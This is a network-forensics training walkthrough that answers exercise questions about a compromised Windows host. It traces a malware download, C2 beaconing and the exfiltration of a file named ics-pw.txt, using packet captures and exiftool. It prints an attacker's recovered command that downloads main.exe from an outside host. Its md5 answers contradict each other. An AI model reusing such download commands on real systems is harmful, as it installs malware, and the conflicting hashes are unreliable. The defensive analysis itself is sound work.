
2018-08-14_11-40-44.pcap

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
frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10 && ip.addr== 5.101.80.151

No.	Time	Source	Destination	Protocol	Length	Info
69970	1478.568322	5.101.80.151	192.168.1.10	TCP	68	80 → 49218 [PSH, ACK] Seq=36 Ack=791 Win=30336 Len=14
69971	1478.569107	192.168.1.10	5.101.80.151	TCP	68	49218 → 80 [PSH, ACK] Seq=791 Ack=50 Win=65536 Len=14
69972	1478.592829	192.168.1.10	5.101.80.151	TCP	1514	49218 → 80 [PSH, ACK] Seq=805 Ack=50 Win=65536 Len=1460
69973	1478.593068	192.168.1.10	5.101.80.151	TCP	83	49218 → 80 [PSH, ACK] Seq=2265 Ack=50 Win=65536 Len=29
69974	1478.593833	5.101.80.151	192.168.1.10	TCP	66	[TCP Window Update] 80 → 49218 [ACK] Seq=50 Ack=791 Win=...
69975	1478.593845	5.101.80.151	192.168.1.10	TCP	66	[TCP Dup ACK 69766#1] 80 → 49218 [ACK] Seq=50 Ack=791 W...
69977	1478.880117	192.168.1.10	5.101.80.151	TCP	1514	[TCP Retransmission] 49218 → 80 [PSH, ACK] Seq=791 Ack=...
69978	1478.880859	5.101.80.151	192.168.1.10	TCP	66	80 → 49218 [ACK] Seq=50 Ack=2294 Win=36224 Len=0 SLE=80...
69979	1478.881280	192.168.1.10	5.101.80.151	TCP	76	49218 → 80 [PSH, ACK] Seq=2294 Ack=50 Win=65536 Len=22
69980	1478.881599	5.101.80.151	192.168.1.10	TCP	54	80 → 49218 [ACK] Seq=50 Ack=2316 Win=36224 Len=0

Right click on the first packet (69970), then follow\tcp stream.



This shows the commands that were ran.




Answer: wget <http://52.95.251.151/main.exe> (<http://52.95.251.151/main.exe>)

Erge 9


What is the IP address of the c2 server?

Solution:

Look at pcaps files a little later in the day, 2018-08-14_13-06-08.pcap



Use the filter from Erge_7, notice that PC-1 starts to communicate with **52.95.251.151**, the IP address that main.exe was downloaded from.



After the communication with **52.95.251.151**, traffic from and to **52.95.251.150** starts. Infer that this is the IP address of the c2 server, because it's coming from the same server that **main.exe** was downloaded from and its the only IP address using TCP protocol after the communication coming from **52.95.251.151** ended.

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frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr == 192.168.1.10

No.	Time	Source	Destination	Protocol	Length	Info
50622	363.072485	208.77.78.206	192.168.1.10	UDP	896	443 → 63452 Len=854
50623	363.073356	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
50624	363.080335	208.77.78.206	192.168.1.10	UDP	1261	443 → 63452 Len=1219
50625	363.081209	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
50626	363.083250	208.77.78.206	192.168.1.10	UDP	419	443 → 63452 Len=377
50627	363.084213	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
50628	363.241734	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
50629	363.244675	52.95.251.150	192.168.1.10	HTTP	220	HTTP/1.1 200 OK (text/html)
50636	363.501543	208.77.78.206	192.168.1.10	UDP	441	443 → 63452 Len=399
50637	363.503316	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
50638	363.504143	208.77.78.206	192.168.1.10	UDP	444	443 → 63452 Len=402
50639	363.504511	208.77.78.206	192.168.1.10	UDP	1255	443 → 63452 Len=1213
50640	363.504866	208.77.78.206	192.168.1.10	UDP	448	443 → 63452 Len=406
50641	363.505123	208.77.78.206	192.168.1.10	UDP	435	443 → 63452 Len=393
50642	363.505715	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
50643	363.506348	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31

Answer: 52.95.251.150








Erge 10

What was the name of the file that was exfiltrated by the malware?

Solution:

Knowing the pcap file that contained the malware. Look at what the compromised machine is POSTing out by looking at the pcaps that follow **2018-08-14_13-06-08.pcap** to see what file was exfiltrated. Look at **2018-08-14_14-39-00.pcap**.

his PC > Desktop > Artifacts > pcaps

Name	Date modified	Type	Size
 2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
 2018-08-14_14-12-59.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
 2018-08-14_14-39-00.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB
 2018-08-14_18-36-21.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB
 2018-08-15_06-22-41.pcap	8/23/2018 3:32 PM	Wireshark capture...	97,660 KB
 2018-08-15_09-04-14.pcap	8/23/2018 3:33 PM	Wireshark capture...	97,659 KB
 2018-08-15_09-27-04.pcap	8/23/2018 3:33 PM	Wireshark capture...	97,663 KB

Filter the packets with **ip.addr == 52.95.251.150 && http.request.method == POST**. The IP address where the malware originated from and POST method as it's being sent to the malware IP address.

2018-08-14_14-39-00.pcap

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ip.addr == 52.95.251.150 && http.request.method == POST

No.	Time	Source	Destination	Protocol	Length	Info
1011	1.607932	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
2950	6.771376	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
5101	11.872716	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
14480	17.005415	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
14783	22.090970	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
14854	27.208420	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
14976	32.310079	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
15667	37.426288	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
19981	42.527211	192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1

Once filtered, there are two packets that look different. Look at the info section for the name of the exfiltrated file.

&& http.request.method == POST

Source	Destination	Protocol	Length	Info
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	75	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	74	POST /%65%78%66%69%6c/4E63C887BCF2/c:%5Cusers%5Carea%5Cdesktop%5Cics-pw.txt HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1
192.168.1.10	52.95.251.150	HTTP	61	POST /4E63C887BCF2 HTTP/1.1

Answer: ics-pw.txt

Erge 11

Recover the malware from memory. What is md5sum of main.exe?

Solution:


This question has a wrong answer, the correct answer is **0ebe5914aeaa00d2e2112246356e66c5**. Explanation below.

Go to the pcap file that we first saw main.exe, **2018-08-14_11-40-44.pcap**.


This PC > Desktop > Artifacts > pcaps

Name	Date modified	Type	Size
2018-08-14_10-07-45.pcap	8/23/2018 3:25 PM	Wireshark capture...	97,657 KB
2018-08-14_10-23-30.pcap	8/23/2018 3:26 PM	Wireshark capture...	97,657 KB
2018-08-14_10-46-06.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_10-56-31.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_11-20-34.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_11-40-44.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_12-42-28.pcap	8/23/2018 3:29 PM	Wireshark capture...	97,657 KB
2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-12-59.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-30-00.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB

To extract the malware, go to **file\export objects\http**.



Search for main.exe and save to a folder.



Name	Date modified	Type	Size
login_recompiled	7/24/2019 4:56 PM	File folder	
META-INF	7/24/2019 4:44 PM	File folder	
7.jpeg	7/25/2019 2:48 PM	JPEG File	30 KB
exiftool.exe	7/25/2019 10:35 AM	Application	8,311 KB
login.jar	7/24/2019 2:58 PM	Executable Jar File	4,415 KB
login_recompiled.jar	7/24/2019 4:44 PM	Executable Jar File	11 KB
login_recompiled.zip	7/24/2019 4:45 PM	Compressed (zipp...	6 KB
main.exe	7/26/2019 1:32 PM	Application	163 KB
upload_file	7/25/2019 4:54 PM	File	943 KB
upload_file1	7/25/2019 4:54 PM	File	1 KB

Go to the command line and run the following commands: **cd **Desktop\Artifacts\ARTIFACTS FOUND** (My path to the file, yours will be different), then **md5sum main.exe**.

```
Command Prompt

C:\Users\tracerfire>cd "Desktop\Artifacts\ARTIFACTS FOUND"

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND>md5sum main.exe
0ebe5914aeea00d2e2112246356e66c5 *main.exe

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND>
```

The executable was grabbed from the memory of the machine in question, however if you pull this exe from what is downloaded, you will get the md5 of 0ebe5914aeea00d2e2112246356e66c5. The memory will show a modified version of the executable because the malware modifies itself.

Answer: technically ad8cfe14fd6555b1e7385e49ba1a28bb

Erge 12

What is the compile time of the malware according to IDA? Answer in the number of seconds since epoch in decimal?

Solution:

It's not necessary to use IDA and there is a much easier way using Exiftool (to download exiftool go to the resource page).

Know where the malware is stored.

Name	Date modified	Type	Size
login_recompiled	7/24/2019 4:56 PM	File folder	
META-INF	7/24/2019 4:44 PM	File folder	
7.jpeg	7/25/2019 2:48 PM	JPEG File	30 KB
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main.exe	7/26/2019 1:32 PM	Application	163 KB
upload_file	7/25/2019 4:54 PM	File	943 KB
upload_file1	7/25/2019 4:54 PM	File	1 KB

Go to the command line and run the following commands: **cd **Desktop\Artifacts\ARTIFACTS FOUND** (My path to the file, yours will be different), then **exiftool main.exe**. This will show you the timestamp: **2018:08:07 11:23:24-06:00**

Command Prompt

```
C:\Users\tracerfire>cd "Desktop\Artifacts\ARTIFACTS FOUND"

C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND>exiftool main.exe
ExifTool Version Number      : 11.59
File Name                    : main.exe
Directory                    : .
File Size                    : 162 kB
File Modification Date/Time  : 2019:07:26 13:32:00-06:00
File Access Date/Time       : 2019:07:26 13:32:00-06:00
File Creation Date/Time     : 2019:07:26 13:32:00-06:00
File Permissions             : rw-rw-rw-
File Type                    : Win32 EXE
File Type Extension          : exe
MIME Type                    : application/octet-stream
Machine Type                 : Intel 386 or later, and compatibles
Time Stamp                   : 2018:08:07 11:23:24-06:00
Image File Characteristics   : Executable, 32-bit
PE Type                      : PE32
Linker Version               : 14.14
Code Size                    : 125952
Initialized Data Size        : 42496
Uninitialized Data Size      : 0
Entry Point                  : 0x8423
OS Version                   : 6.0
Image Version                : 0.0
Subsystem Version            : 6.0
Subsystem                    : Windows command line
```

Convert the timestamp to Unix Epoch, use Cyberchef. Change the time stamp from **2018:08:07 11:23:24-06:00** to **Tue 7 August 2018 11:23:24-06:00**. (Make sure to uncheck *Treat as UTC* or it'll display the wrong answer.)

Recipe

To UNIX Timestamp

Units
Seconds (s)

☐ Treat as UTC

☒ Show parsed datetime

Input

length: 32
lines: 1

Tue 7 August 2018 11:23:24-06:00

Output

start: 43
end: 43
length: 0

time: 20ms
length: 43
lines: 1

1533662604 (Tue 7 August 2018 17:23:24 UTC)

Answer: 1533662604

Erge 13

What cipher is the malware using to communicate?

Solution:

Look back to the pcap file where we saw the C2 server first (Erge_9). **2018-08-14_13-06-08.pcap**.

2018-08-14_13-06-08.pcap

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Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
46887	337.558806	208.77.78.206	192.168.1.10	UDP	787	443 → 63452 Len=745
46888	337.560212	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
46889	337.562178	208.77.78.206	192.168.1.10	UDP	573	443 → 63452 Len=531
46890	337.563261	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
46891	337.564849	208.77.78.206	192.168.1.10	UDP	449	443 → 63452 Len=407
46892	337.566172	192.168.1.10	208.77.78.206	UDP	73	63452 → 443 Len=31
46893	337.608802	5.101.80.151	192.168.1.10	TCP	63	80 → 49218 [PSH, ACK] Seq=71 Ack=143109 Win=1452 Len=0
46894	337.609290	192.168.1.10	5.101.80.151	TCP	63	49218 → 80 [PSH, ACK] Seq=143109 Ack=80 Win=256 Len=0
46895	337.609683	5.101.80.151	192.168.1.10	TCP	54	80 → 49218 [ACK] Seq=80 Ack=143118 Win=1452 Len=0
46896	337.672049	192.168.1.10	52.95.251.150	TCP	66	49371 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
46897	337.673315	52.95.251.150	192.168.1.10	TCP	66	80 → 49371 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 WS=2
46898	337.673739	192.168.1.10	52.95.251.150	TCP	60	49371 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0

> Frame 46899: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits) on interface 0
> Ethernet II, Src: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.10, Dst: 52.95.251.150
> Transmission Control Protocol, Src Port: 49371, Dst Port: 80, Seq: 1, Ack: 1, Len: 224
> Hypertext Transfer Protocol

Filter for GET requests that are occurring on the network from 192.168.1.10. Use the following filter,
ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"

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ip.addr == 192.168.1.10 && tcp.port == 80 && http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
46176	333.270439	192.168.1.10	52.95.251.151	HTTP	200	GET /main.exe HTTP/1.1
46899	337.701105	192.168.1.10	52.95.251.150	HTTP	278	GET /%78%6f%72/%6b%65%79 HTTP/1.1
46902	337.704591	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
47696	342.829979	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
48444	347.907987	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
49199	353.024531	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
49896	358.144372	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
50628	363.241734	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
50660	363.541260	192.168.1.10	52.95.251.150	HTTP	271	[TCP Spurious Retransmission] GET /4E63C887BCF2 HT
51427	368.824136	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
52130	373.907971	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1
52855	379.000219	192.168.1.10	52.95.251.150	HTTP	271	GET /4E63C887BCF2 HTTP/1.1

> Frame 46899: 278 bytes on wire (2224 bits), 278 bytes captured (2224 bits)
 > Ethernet II, Src: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
 > Internet Protocol Version 4, Src: 192.168.1.10, Dst: 52.95.251.150
 > Transmission Control Protocol, Src Port: 49371, Dst Port: 80, Seq: 1, Ack: 1, Len: 224
 > Hypertext Transfer Protocol

Notice that immediately after **main.exe** was downloaded, PC-1 (192.168.1.10) communicates with the new IP 52.95.251.150 (the c2 server).

No.	Time	Source	Destination	Protocol	Length	Info
46176	333.270439	192.168.1.10	52.95.251.151	HTTP	200	GET /main.exe HTTP/1.1
